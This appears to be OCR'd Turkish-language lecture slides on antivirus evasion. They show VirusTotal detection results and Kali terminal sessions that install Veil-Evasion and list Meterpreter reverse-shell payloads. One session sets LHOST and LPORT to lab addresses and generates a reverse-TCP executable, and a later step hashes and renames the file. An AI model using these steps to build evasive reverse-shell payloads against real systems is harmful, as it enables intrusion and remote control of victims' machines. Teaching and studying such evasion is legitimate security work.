
Acronis	Suspicious	Ad-Aware	Gen:Variant.Razy.296877
AegisLab	Trojan.Win32.Jorik.IrUS	AhnLab-V3	Trojan/Win32.Swrort.C695042
ALYac	Gen:Variant.Razy.296877	SecureAge APEX	Malicious
Arcabit	Trojan.Razy.D487AD	Avast	Win32:Evo-gen [Susp]
AVG	Win32:Evo-gen [Susp]	Avira (no cloud)	TR/Crypt.XPACK.Gen
BitDefender	Gen:Variant.Razy.296877	CAT-QuickHeal	Trojan.Mauvaise.S1559271
ClamAV	Win.Trojan.MSShellcode-6360730-0	Comodo	TrojWare.Win32.Rozena.QR@8esbvx
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.ec17a1
Cylance			
eGambit	Unsafe.AI_Score_55%	Emsisoft	Gen:Variant.Razy.296877 (B)
Endgame	Malicious (high Confidence)	eScan	Gen:Variant.Razy.296877
ESET-NOD32	A Variant Of Win32/Rozena.QR	F-Prot	

https://www.virustotal.com/gui/file/cb9f666ceb3cd13d09b7299ab36034eaf987881141a8633922751c3db83eacce/detection


Applications
File Edit View VM Tabs Help
Home
Windows 7 x64
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali: ~/Desktop
root@kali: ~/Desktop 100x25
root@kali:~/Desktop# ls -l
total 292
-rw-r--r-- 1 root root 220160 Sep 8 16:08 reverse2.exe
-rw-r--r-- 1 root root 73802 Sep 8 14:03 reverse.exe
root@kali:~/Desktop#

Veil-Evasion

- Metasploit içerisinde bulunan encoder’lar artık çoğu antivürüs programı tarafından tanınabiliyor.
- Bundan dolayı sadece antivürüs atlatmak için yazılmış bazı özel kodlara ihtiyacımız var.



Veil-Framework / Veil-Evasion

Veil Evasion is no longer supported, use Veil 3.0! https://github.com/Veil-Framework/Veil

veil-evasion python antivirus antivirus-evasion veil

602 commits **2** branches **21** releases **26** contributors View license

Branch: **master** New pull request Find File Clone or download

ChrisTruncer Merge pull request #443 from b00stfr3ak/strip-go-bin

.github	Update to issue template	
config	Fixed pyinstaller path with latest install script updates	
modules	Merge pull request #443 from b00stfr3ak/strip-go-bin	
setup	Fix missing color escape.	
testbins	Updated bdf and included new test binary	5 years ago
tools	Finally fixed python noconsole issue	3 years ago
.gitignore	Ignore vim swap files	4 years ago
.travis.yml	Updated travis build script11	
CHANGELOG	Updated changelog and version number	

Clone with HTTPS

Use Git or checkout with SVN using the web URL.

`https://github.com/Veil-Framework/Veil`

Download ZIP

```
root@kali:~/Desktop# git clone https://github.com/Veil-Framework/Veil-Evasion.git
Cloning into 'Veil-Evasion'...
remote: Enumerating objects: 3809, done.
remote: Total 3809 (delta 0), reused 0 (delta 0), pack-reused 3809
Receiving objects: 100% (3809/3809), 241.91 MiB | 1.43 MiB/s, done.
Resolving deltas: 100% (2137/2137), done.
Checking out files: 100% (313/313), done.
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# ls
Veil-Evasion
root@kali:~/Desktop# cd Veil-Evasion/
root@kali:~/Desktop/Veil-Evasion# ls
CHANGELOG  config  COPYRIGHT  modules  README.md  setup  testbins  tools  Veil-Evasion.py
root@kali:~/Desktop/Veil-Evasion# cd setup/
root@kali:~/Desktop/Veil-Evasion/setup# ks
bash: ks: command not found
root@kali:~/Desktop/Veil-Evasion/setup# ls
distribute_setup.py   pefile-2016.3.28.tar.gz       python-Tools.zip
future-0.15.2.tar.gz  pycrypto-2.6.win32-py2.7.exe  pywin32-219.win32-py2.7.exe
go153x64.tar.gz       PyInstaller-3.2.tar.gz        ruby_gems-1.8.zip
go153x86.tar.gz       python-2.7.5.msi              rubyinstaller-1.8.7-p371.exe
install-addons.sh     python-distutils.zip          setup.sh
ocra-1.3.0.gem        python-tcl.zip
root@kali:~/Desktop/Veil-Evasion/setup# ./setup.sh
```

apt-get install veil-evasion

```
 [*] GENERATE_HANDLER_SCRIPT = True
 [*] HANDLER_PATH = /usr/share/veil-output/handlers/
 [*] HASH_LIST = /usr/share/veil-output/hashes.txt

 [*] VEIL_CATAPULT_PATH = /root/Desktop/Veil-Catapult/
 [*] Path '/usr/share/veil-output/catapult/' Created
 [*] CATAPULT_RESOURCE_PATH = /usr/share/veil-output/catapult/

 [*] Path '/etc/veil/' Created
 Configuration File Written To '/etc/veil/settings.py'


 [*] Ensuring this account (root) owns veil output directory (/usr/share/veil-output)...
 [*] Ensuring this account (root) has correct ownership of /root/.config/wine/veil
  There was issues installing the following:


Failed to install dependencies... Exit code: 100
Failed to install SymmetricJSONRPC... Exit code: 100


 [I] If you have any errors running Veil-Evasion, delete the Veil Wine profile ('rm -rf /root/.config/wine/veil') and re-run: '/root/Desktop/Veil-Evasion/setup/setup.sh -c'


 [I] Done!

root@kali:~/Desktop/Veil-Evasion/setup#
```

```
=========================================================================
 Veil-Evasion | [Version]: 2.28.2
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Main Menu

        51 payloads loaded

 Available Commands:

        use             Use a specific payload
        info            Information on a specific payload
        list            List available payloads
        update          Update Veil-Evasion to the latest version
        clean           Clean out payload folders
        checkvt         Check payload hashes vs. VirusTotal
        exit            Exit Veil-Evasion

 [menu>>]:

 [!] Exiting...

root@kali:~/Desktop/Veil-Evasion#
```

pip install symmetricjsonrpc

```
=========================================================================
 Veil-Evasion | [Version]: 2.28.2
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================


 [*] Available Payloads:

       1)      auxiliary/coldwar_wrapper
       2)      auxiliary/macro_converter
       3)      auxiliary/pyinstaller_wrapper

       4)      c/meterpreter/rev_http
       5)      c/meterpreter/rev_http_service
       6)      c/meterpreter/rev_tcp
       7)      c/meterpreter/rev_tcp_service
       8)      c/shellcode_inject/flatc

       9)      cs/meterpreter/rev_http
       10)     cs/meterpreter/rev_https
       11)     cs/meterpreter/rev_tcp
       12)     cs/shellcode_inject/base64_substitution
       13)     cs/shellcode_inject/virtual

       14)     go/meterpreter/rev_http
       15)     go/meterpreter/rev_https
       16)     go/meterpreter/rev_tcp
       17)     go/shellcode_inject/virtual

       18)     native/backdoor_factory
```

Payloadlar için list komutunu kullanıyoruz

```
----                    -----           -----------
COMPILE_TO_EXE          Y               Compile to an executable
LHOST                                   IP of the Metasploit handler
LPORT                   4444            Port of the Metasploit handler

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[c/meterpreter/rev_tcp>>]: set LHOST 192.168.182.128
[c/meterpreter/rev_tcp>>]: set LPORT 1822
[c/meterpreter/rev_tcp>>]: generate
================================================================================
                                 Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): reverse2
================================================================================
                                 Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Language: c
 [*] Payload Module: c/meterpreter/rev_tcp
 [*] Executable written to: /var/lib/veil/output/compiled/reverse2.exe
 [*] Source code written to: /var/lib/veil/output/source/reverse2.c
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/reverse2.rc

Hit enter to continue...
```

aef548595080201560faec7d281e893b798e526c1cb4c25ea506d8a057d1e515

Sign in

45 / 70

Community Score

45 engines detected this file

aef548595080201560faec7d281e893b798e526c1cb4c25ea506d8a057d1e515
reverse2.exe
overlay peexe

315.85 KB Size

2019-09-09 08:13:08 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	Gen:Variant.Fugrafa.635
AegisLab	Trojan.Win32.Generic.mfqG	AhnLab-V3	Malware/Win32.RL_Generic.R286614
ALYac	Gen:Variant.Fugrafa.635	SecureAge APEX	Malicious
Arcabit	Trojan.Fugrafa.635	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Avira (no cloud)	TR/ATRAPS.Gen7
BitDefender	Gen:Variant.Fugrafa.635	CAT-QuickHeal	Trojan.GenericPMF.S2958318
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.232f7b
Cylance	Unsafe	DrWeb	Trojan.SkypeSpam.10820
Emsisoft	Gen:Variant.Fugrafa.635 (B)	Endgame	Malicious (high Confidence)
eScan	Gen:Variant.Fugrafa.635	ESET-NOD32	A Variant Of Win32/Agent.QQQ
F-Secure	Trojan.TR/ATRAPS.Gen7	FireEye	Generic.mg.66f8be8232f7bc1c
Fortinet	W32/Agent.QQQ!tr	GData	Gen:Variant.Fugrafa.635
Ikarus	Trojan.Win32.Agent	Jiangmin	Trojan.Veil.q
K7AntiVirus	Trojan (00506b7d1)	K7GW	Trojan (00506b7d1)
Kaspersky	HEUR:Trojan.Win32.Veil.gen	MAX	Malware (ai Score=88)
MaxSecure	Trojan.Malware.300983.susgen	McAfee	Pha

```
root@kali:~/Desktop# ls
reverse2.exe  reverse3.exe  reverse.exe  Veil-Evasion
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# sha256sum -b reverse
sha256sum: reverse: No such file or directory
root@kali:~/Desktop# sha256sum -b reverse2.exe
aef548595080201560faec7d281e893b798e526c1cb4c25ea506d8a057d1e515 *reverse2.exe
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# mv reverse2.exe asdasdadasdada.exe
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# sha256sum -b asdasdadasdada.exe
aef548595080201560faec7d281e893b798e526c1cb4c25ea506d8a057d1e515 *asdasdadasdada.exe
root@kali:~/Desktop#
```

SON

Dinlediğiniz İçin Teşekkürler.

B. Kuday GÖRÜN